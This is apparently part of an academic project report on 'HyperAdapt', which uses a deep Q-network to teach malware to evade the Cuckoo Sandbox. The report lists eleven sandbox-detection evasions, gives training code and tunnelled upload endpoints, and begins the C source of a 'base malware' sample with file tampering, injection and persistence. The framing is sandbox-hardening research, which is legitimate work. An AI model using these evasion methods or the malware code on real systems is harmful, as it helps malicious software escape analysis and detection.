
- **Negative reward** → If the new detection score is **higher**
- **Null reward** → If the new score is **equal** to the base score
- **Penalty reward** = –1 → For failures like compilation error, timeout, or sandbox crash

- **Q-Value Estimation and Optimization:**

The agent learns an optimal evasion strategy by estimating Q-values using the same neural network architecture described earlier (refer to Figure 1.7). This network receives the malware's state vector as input and outputs expected rewards for each possible evasion action. As mentioned above, it includes:

- 12 input neurons (1 detection score + 11 binary flags),
- Two hidden layers with 24 neurons each (ReLU activation),
- An output layer with 11 neurons representing Q-values for the available actions.

In order to promote strong learning, mini-batch training is employed alongside an experience replay buffer (size: 10,000) which contains previous transitions that can randomly be sampled. A target network is also employed, which periodically gets synchronized with the main network to stabilize updates and help alleviate drifting value estimates.



```
## Step 2: Define Constants

# RL model parameters
MAX_MEMORY_SIZE = 10000
BATCH_SIZE = 32
GAMMA = 0.95  # Discount factor
EPSILON = 1.0  # Exploration rate
EPSILON_MIN = 0.01
EPSILON_DECAY = 0.995
LEARNING_RATE = 0.001
```

Figure 13: Defined RL Model Parameters

- **Evasion Strategy Optimization via Epsilon Decay:**

To balance exploration and exploitation, an epsilon-greedy policy is used. The agent starts training with ε = 1.0 (full exploration) and decays it to ε = 0.01 using a decay factor of 0.995. This enables the model to explore various actions early in training, then shift its focus towards high-reward actions once it develops confidence in the environment.

The discount factor (γ) is established as 0.95, thereby emphasizing the importance of long-term rewards during the training. The goal state is defined by a detection score ≤ 1.0, indicating the malware has circumvented the Cuckoo Sandbox. Transitions (state, action, reward, next state) are added to the replay buffer, and training continues over several episodes until either convergence or repeated evasion success is achieved.




Figure 14: Epsilon Decay

2.1.4 Mathematical Foundation of the RL Framework

This RL-based evasion framework is built upon several mathematical equations that guide how the agent learns and optimizes its actions. Each equation plays a distinct role in the decision-making and training process,

- **Q-Value Update – Bellman Equation:**

$$Q(s,a)=r+\gamma\cdot a'\max Q(s',a')$$

This equation updates the Q-value for a state-action pair. It combines the immediate reward (r) with the maximum estimated reward of the next state (s') multiplied by the discount factor ($\gamma = 0.95$). It helps the agent consider both short-term and future impact of its actions, encouraging strategies that lead to long-term evasion success.

- **Loss Function for Training:**

$$L=(r+\gamma\cdot a'\max Q(s',a')-Q(s,a))\text{^}2$$

This loss function measures how far the predicted Q-value is from the expected Q-value (target). The agent minimizes this loss using gradient descent to improve its predictions. It drives the learning process in the neural network, enabling the agent to make better decisions over time.

- **Epsilon-Greedy Policy:**

$$P(a)= \begin{cases} \epsilon/|A| \text{ (random action)} \\ 1-\epsilon \text{ (greedy action if } a=\arg\max Q(s,a)) \end{cases}$$

Governs the action selection strategy. The agent starts with $\varepsilon = 1.0$ (fully random) and decays it by 0.995 per iteration until it reaches $\varepsilon = 0.01$. This encourages broad exploration in the early training stages and focused exploitation of learned strategies as training progresses.

- **Reward Function**:

$$\text{Reward} = \text{Base Score} - \text{New Score}$$

The reward is determined by taking the detection score for the variant malware, and subtracting it from the baseline malware score (generally 5.8). A lower final score equates to a successful evasion, which yields a reward. A higher score leads to a negative reward. A small reward or penalty reward if the score is the same or execution fails.

2.1.5 Technological Foundation of the RL Framework

The foundation of the technology in this reinforcement learning framework for evading Cuckoo Sandbox consists of many critical technologies and techniques. Overall, the system uses a Deep Q-Network (DQN) architecture built using TensorFlow and Keras, which is suitable for approximating complex state-action value mappings. The framework incorporates experience replay, storing transitions in a 10,000-size memory buffer, to prevent correlations from sequential experiences and promote stable learning. To create a balance between exploration and exploitation, the framework implements an epsilon-greedy method with an annealed epsilon from 1.0 to 0.01, decayed with a factor of 0.995. The structure of the neural network model consists of two fully-connected hidden layers with 24 neurons, both using ReLU activation functions, and trained with the Adam optimizer at a learning rate of 0.001. For learning stability, the system uses a target network independent of the policy network, which will synchronize for weight updates periodically. To communicate with the Cuckoo Sandbox endpoints, the API communication layer uses the Requests library to submit malware and get the reports back. The malware modification mechanism uses a cross-compiler (MinGW) to develop Windows executables from modified C source code. Finally, throughout the process of training, extended logging mechanisms and checkpointing allow the resilience of the training progress. Together, these technologies combine to provide a comprehensive framework for autonomously learning how to develop and effectively evade sandboxes.

2.1.6 Evasion technique categories

The system includes a variety of eleven evasions that are split between three complementary categories: timing-based evasions, filesystem-based evasions, and human behavior evasions. Each category focuses on specific characteristics of sandbox environments used to detect and evade analysis. The malware architecture is constructed in a modular manner so that the reinforcement learning agent can dynamically combine evasions during training to generate optimal evasion.

- **Timing-based evasions:**

  These methods are meant to identify artificial time acceleration, which is a frequent method that sandboxes employ to make observing malware behavior one level faster. These techniques purposefully exploit timing errors in order to find these timing manipulations and can ultimately terminate the malware quicker if it identifies a sandbox-like behavior. These methods can range from simple delays caused by the network to more complex timing validation on multi-threaded methods. Each approach provides a slightly different view of the flow of execution and what timing can be validated.

  - **T1: Network Delay** – Creates a deliberate delay using TCP socket connection attempts to unreachable ports. The technique sets up non-blocking socket operations with timeouts to specific IP addresses (Google DNS) and waits for connection attempts to fail, effectively stalling execution while performing legitimate network operations.
  - **T2: Multimedia Timer** – Leverages Windows multimedia timers (timeSetEvent) to create precise delays. This technique uses a different timing mechanism than standard Sleep functions, making it harder for sandboxes to detect and skip. It registers a callback function that sets a flag when the timer completes, creating a more realistic delay pattern.
  - **T3: Waitable Timer** – Uses the Windows waitable timer API to implement delays and detect time manipulation. This technique measures the actual elapsed time against the requested delay time to identify if a

sandbox is accelerating time. It can detect "sleep-skipping" techniques commonly used in sandboxes to speed up analysis.

    - **T4: Parallel Thread Timing** – Creates multiple threads that each perform timing checks independently. By comparing timing results across threads, it can detect inconsistencies that indicate sandbox time manipulation. This sophisticated approach is particularly effective against sandboxes that don't consistently accelerate time across all execution threads.

- **Filesystem-basedEvasions:**

The goal here is to uncover virtualized environments by identifying the artifacts left by virtualization platforms. The techniques analyze files, folders, and drivers identifiable in sandbox systems like VMware and VirtualBox. Detecting these artifacts provides an extra layer of logic to the malware and an opportunity to exit execution early and avoid being analyzed behaviorally.

    - **F1: VMware File Check** – Searches for VMware-specific driver files (vmmouse.sys, vmhgfs.sys) in the Windows system directory. These files are typically present in VMware virtual machines but absent in physical machines, allowing detection of virtualized environments commonly used for sandboxing.
    - **F2: VMware Directory Check** – Examines the Program Files directory for VMware installation folders. Uses different methods based on whether the process is running under WOW64, handling both 32-bit and 64-bit Windows environments to detect VMware installations regardless of system architecture.
    - **F3: VirtualBox File Check** – Similar to F1, but targets VirtualBox-specific driver files (VBoxMouse.sys, VBoxGuest.sys, VBoxSF.sys, VBoxVideo.sys). These files indicate a VirtualBox virtualized environment, which is commonly used for malware analysis systems.
    - **F4: Driver Enumeration** – Performs comprehensive enumeration of all system drivers using Windows API. It searches for virtualization-related keywords (vmware, vbox, virtual, etc.) in driver names, providing broad

detection capability for various virtualization platforms including VMware, VirtualBox, Hyper-V, Xen, and QEMU.

- **Human behavior evasions:**

Usually absent in automated sandbox setups, these help to identify the lack of actual user engagement. These methods track cursor movement, keyboard activity, and document history to deduce whether a genuine user is using the system. Should user action not be seen, the virus can decide to stop, therefore avoiding complete behavioral study by the sandbox.

  - **H1: Mouse Movement Check** – Captures mouse cursor position at two points in time to detect movement. Genuine user environments typically show mouse movement, while automated sandboxes often lack this interaction. The technique introduces a waiting period between position checks to give a human user time to move the mouse.
  - **H2: User Input Check** – Examines the time since the last input event (keyboard, mouse, etc.) using the GetLastInputInfo API. After sleeping for 10 seconds, it checks if any input has occurred. In real user environments, input events are frequent, while sandboxes typically lack user interaction.
  - **H3: Recent Documents Check** – Queries the Windows Registry to examine the "RecentDocs" key, which tracks files recently opened by the user. Sandboxes often have minimal or no entries in this registry location. The technique considers an environment suspicious if fewer than 3 recent documents are found.

These evasion categories taken together provide a complete set of capabilities enabling the reinforcement learning agent to intelligibly traverse and control the sandbox detection environment. The ability to mix various methods enables the system to generate malware variants with great stealth potential, able to avoid even sophisticated dynamic analysis tools like Cuckoo Sandbox.

2.2 Commercialization Aspect of the Product

2.2.1 Commercial value of project HyperAdapt

Project Hyperadapt presents a fresh method for sandbox hardening and malware detection by use of adversarial reinforcement learning. The capacity of the system to replicate real-time attacker-defender dynamics inside a self-adaptive sandbox environment defines its main value. Hyperadapt constantly develops by learning from adversarial input created using offensive reinforcement learning models, unlike traditional detection systems depending on static heuristics or predefined rules specified. This ability to grow personally helps HyperAdapt to be a crucial tool in contemporary cybersecurity architecture.

By combining offensive and defensive RL elements inside a sandbox structure, one creates a tight feedback loop whereby every evasion effort helps the defense system to develop. By reducing the reliance on manual signature updates and threat model tuning, this automated interaction cycle helps companies to stay up with ever more elusive malware strains. Technology like Hyperadapt provides a durable and intelligent solution as security operations centers face continuous pressure to change with the fast moving threat environments.

2.2.2 Core Market Opportunities

Hyper Adapt has commercial potential in many different fields where enhanced threat modeling, automated identification refinement, and adversarial learning are very crucial. Among the main uses is in the field of adversarial testing systems and threat simulation. Without depending on static malware datasets, security teams can utilize the system to assess how effectively their sandbox and detection pipelines withstand new, artificial intelligence-generated evasive behavior.
Additionally in line with enterprise-grade sandboxing solutions is the architecture. HyperAdapt improves classic sandbox technologies with adaptive behavior and real-

time policy updates by including dynamic reinforcement learning elements. Security providers seeking to include intelligent defenses into their solutions might combine this architecture to stand out with proactive detection features.

Research and innovation settings where malware analysis, model training, or sandbox benchmarking is standard present still another possibility. HyperAdapt offers a versatile testbed allowing one to experiment with several evasion and detection strategies in a controlled loop. Finally, the system offers real-world-like scenarios where defenders encounter adaptive, non-deterministic attacks more closely resembling today's cyber operations, so enabling advanced analyst training possibilities.

2.2.3 Role and Value of the Evasion RL Component

Though not intended for direct commercialization, the evasive RL agent is a necessary engine in the Hyperadapt system. Its aims are to expose blind areas in the detection logic and stress-test sandbox defenses in real time. By means of ongoing engagement with the sandbox, the agent learns to lower detection scores by means of optimal evasion sequences. Every evasion effort serves as a performance test that lets the system gauge the resilience of the sandbox over a broad spectrum of behavioral approaches.

Using this component to help the defensive RL agent's training magnifies its utility. The evasion model guarantees that the defense does not become overfitted to stationary behavior by offering a stream of varied, hostile samples. It helps the system to learn on the brink of failure, where most successful policy changes can take place. Moreover, the evasion component is valuable for internal evaluation or vendor testing since it can be used separately as a benchmarking tool to assess the robustness of several sandbox platforms.
Systems engineering-wise, this element also helps HyperAdapt to be scalable and modular. Its approach helps to integrate new evasion tactics and sandbox setups

without changing the central training loop. This lets Hyperadapt be flexible and upgradable as both threats and analysis tools change.

2.2.4 Competitive Advantages and Differentiators

The most important advantage of HyperAdapt is its use of autonomous learning to sustain resilience against changing hazards. This system adjusts its policy depending on direct contact with hostile input, while conventional sandbox solutions identify malware depending on static signs. It can so guard against evasions not seen in the wild as yet.

The capacity of the framework to generate quantifiable, repeatable, and statistically supported assessment of sandbox strength is another important difference. Hyperadapt benchmarks the performance of other tools and quantifies its own evolution over time using detection score analysis and evasion incentive monitoring. This qualifies not only as a detecting mechanism but also as a validation and research tool.

At last, the modular and extendable character of the architecture enables HyperAdapt to be tailored for various operational surroundings. Applied in a research lab, business SOC, or product integration process, it may increase its capabilities while preserving its central adversarial learning engine. These elements make Hyperadapt a viable contender for commercialization in fields where cyber defense has to keep ahead of fast changing hazards.

2.3 Testing and Implementation

2.3.1 Overall System Architecture Implementation

Implementing a modular, step-by-step pipeline meant to facilitate the creation, integration, and execution of the RL-based malware evasion framework, the system architecture was set Completing 13 implementation phases overall allowed for smooth interaction between reinforcement learning, sandbox testing, and malware production. The approach started with environment setup including TensorFlow, Keras, MinGW, and pertinent Python libraries. Defining constants helped to regulate API connectivity and RL settings. Developed in C with behaviors meant to set off sandbox detection, the base malware proved.

Every evasion approach was applied as a stand-alone module arranged according to category. After that, these modules loaded into the system and arranged according to a class hierarchy. Built with a neural network backend, a DQN agent was trained to understand evasive patterns via iterative error.


After that, the system was connected using a main RL controller and malware modifying component, so automating the code generation, compilation, submission, analysis process. Along with support features for training orchestration and evasion testing, API connectivity to Cuckoo Sandbox was extensively tested.

2.3.2 Key Implementation steps

Step1: Environment Setup and Dependency Installation

By establishing and importing all relevant dependencies and building the necessary directory structure, this first step lays the groundwork for the DQN-based Cuckoo Sandbox evasion project. TensorFlow and **Keras** for the deep learning components, requests for API connectivity, **numpy** for numerical calculations, and matplotlib for visualizing comprise the environment set-up. Including mingw-w64 shows cross-compilation of Windows executables, which is fitting given Cuckoo Sandbox evasion as Cuckoo mostly examines Windows malware.

Three significant directories are created by the code: **saved_executables**" to hold produced binary files, "**saved_evasions**" to save successful evasion techniques or results, and "checkpoints" to save model states all around training. By segregating several kinds of artifacts generated throughout the reinforcement learning process, this company exhibits good software engineering methods. These libraries and directory structure together exhibit readiness of a strong environment for designing, training, and assessing a DQN agent learning to avoid malware detection in the Cuckoo Sandbox.




```
# Cuckoo Sandbox Evasion using Reinforcement Learning

## Step 1: Setup Environment and Dependencies

# Install required packages
!pip install tensorflow keras requests numpy matplotlib

# For mingw installation (Windows cross-compilation)
!apt-get update && apt-get install -y mingw-w64

# Import necessary libraries
import numpy as np
import tensorflow as tf
from tensorflow import keras
from collections import deque
import random
import requests
import json
import time
import os
import re
import subprocess
import matplotlib.pyplot as plt
from datetime import datetime

# Create required directories
os.makedirs("saved_executables", exist_ok=True)
os.makedirs("saved_evasions", exist_ok=True)
os.makedirs("checkpoints", exist_ok=True)

print("Setup complete!")
```

Figure 15; Importing and required libraries (Step 01)

Step 2: Constants and Configuration Parameters

`` This stage defines the fundamental characteristics of the interaction with the Cuckoo Sandbox environment and the reinforcement learning model. Reinforcement learning hyperparameters, API configuration, operational parameters, and file system organization include many functional groupings among the defined constants.

The reinforcement learning parameters define the behavior of the DQN model including a memory size of 10,000 experiences, batch training on 32 samples, a discount factor of 0.95 for future rewards, and an epsilon-greedy exploration strategy starting at 1.0 with decay to promote exploration early and exploitation later. Along with unique headers to evade browser warnings, API setup consists in ngrok-tunneled endpoints for uploading malware samples and receiving analysis reports. With a maximum wait duration of 20 minutes and regular monitoring every 10 seconds, the operational parameters comprise timeout values to control the asynchronous character of malware analysis. Consistent storing and retrieval of files during the tests is guaranteed by directory paths and naming standards. During development and debugging especially, the use of a simulation flag lets one test without actually making real API calls.




```python
## Step 2: Define Constants

# RL model parameters
MAX_MEMORY_SIZE = 10000
BATCH_SIZE = 32
GAMMA = 0.95  # Discount factor
EPSILON = 1.0  # Exploration rate
EPSILON_MIN = 0.01
EPSILON_DECAY = 0.995
LEARNING_RATE = 0.001

# API configuration
UPLOAD_URL = "https://6af7-112-134-198-135.ngrok-free.app/upload"
REPORT_BASE_URL = "https://9cb4-112-134-198-135.ngrok-free.app/api/reports/"

# Ngrok bypass headers
NGROK_HEADERS = {
    'ngrok-skip-browser-warning': 'true',
    'User-Agent': 'CuckooRL-Agent'
}

# Task ID to start from (since task ID 1 is already used for base malware)
STARTING_TASK_ID = 2

# Wait timeouts
MAX_WAIT_TIME = 1200  # 20 minutes in seconds
CHECK_INTERVAL = 10   # Check every 10 seconds

# Optional: Set to True to use simulation instead of real API
USE_SIMULATION = False

# Checkpoint directory
CHECKPOINT_DIR = "checkpoints"
os.makedirs(CHECKPOINT_DIR, exist_ok=True)

# Directory to save malware samples
MALWARE_SAMPLES_DIR = "/home/cuckoo/malware_samples/"

# Malware naming configuration for auto_submit.py compatibility
MALWARE_BASE_NAME = "trojan"  # Base name for all malware files

print("Constants defined!")
```

Figure 16: Constants and Configuration Parameters

Step 3: Base Malware Creation and defined

This stage concentrates on building the base malware sample meant for modification via the reinforcement learning process to avoid Cuckoo Sandbox detection. The code creates a C application with several harmful actions that security systems usually find easily recognized. To guarantee single instance execution, the base malware combines numerous techniques: PE header alteration, file manipulations, process injection targeting notepad.exe, network connectivity to public DNS servers, Windows registry modifications for persistence, and mutex generation.

Separate functions representing different detection paths for the sandbox help to arrange the malicious capability. Changing PE headers to possibly corrupt file analysis, generating and deleting temporary files to establish presence on the filesystem, injecting code into legitimate processes to hide execution, performing network activity to contact command and control servers, establishing persistence through registry changes, and creating mutexes to prevent multiple infections each function implements a common technique used by real malware. Clear targets for the DQN agent to change when learning evasion techniques are given by this modular architecture. Saving this code to a file called "**base_malware.c**" helps the system get ready for later compilation and Cuckoo Sandbox initial detection baseline.



Step 3: Create Base Malware

```
[ ] # Cuckoo Sandbox Evasion using Reinforcement Learning


    ## Step 3: Create Base Malware

    # Create a base malware file from the code
    base_malware_code = """
    #include <stdio.h>
    #include <winsock2.h>
    #include <windows.h>
    #include <tlhelp32.h>
    #include <shlwapi.h>

    #pragma comment(lib, "ws2_32.lib")
    #pragma comment(lib, "Shlwapi.lib")
    #pragma comment(lib, "Gdi32.lib")

    //  Modify PE Headers (Inject Junk Data)
    void modify_PE_headers() {
        HANDLE hFile = CreateFile("trojan.exe", GENERIC_WRITE, 0, NULL, OPEN_EXISTING, FILE_ATTRIBUTE_NORMAL, NULL);
        if (hFile == INVALID_HANDLE_VALUE) return;

        DWORD bytesWritten;
        BYTE junkData[256] = { 0x90 }; // NOP instructions (padding)
        SetFilePointer(hFile, 0, NULL, FILE_END);
        WriteFile(hFile, junkData, sizeof(junkData), &bytesWritten, NULL);
        CloseHandle(hFile);
    }

    //  Create and Delete a File
    void create_and_delete_file() {
        char filePath[MAX_PATH];
        snprintf(filePath, sizeof(filePath), "C:\\Windows\\Temp\\tempfile.txt");

        // Create a file
        HANDLE hFile = CreateFile(filePath, GENERIC_WRITE, 0, NULL, CREATE_ALWAYS, FILE_ATTRIBUTE_NORMAL, NULL);
        if (hFile == INVALID_HANDLE_VALUE) {
            printf("[-] Failed to create file.\\n");
            return;
```


Figure 17: Base Malware Creation

Step 4: Define Evasion Technique Classes

This stage specifies an object-oriented structure for arranging and using several sandbox evasion methods. Establishing a class hierarchy with a base Evasion Technique class and four specialized subclasses separating various evasion techniques timing-based evasions, file system checks, human behavior modeling, and anti-debugging techniques the code. While keeping a uniform interface for the reinforcement learning agent to interact with, this design offers a disciplined means to capture the implementation specifics of every evasion technique.


Along with techniques to access common items, the base Evasion Technique class specifies name, code template, needed headers, and libraries. With conditional logic to leave should a sandbox environment be discovered, each subclass uses a specialized **get_main_call()** method to provide the suitable code for calling the technique from the main function of the virus. This design concept lets the produced malware samples have modular construction of evasion strategies. Especially, the **exit_on_detection** value gives the reinforcement learning agent choices for creating more complex evasion strategies that might involve combinations of detections and non-detections - either by immediately terminating execution or continuing despite detection.

.




```python
class EvasionTechnique:
    """Base class for all evasion techniques"""
    def __init__(self, name, code_template, headers=None, libraries=None):
        self.name = name
        self.code_template = code_template
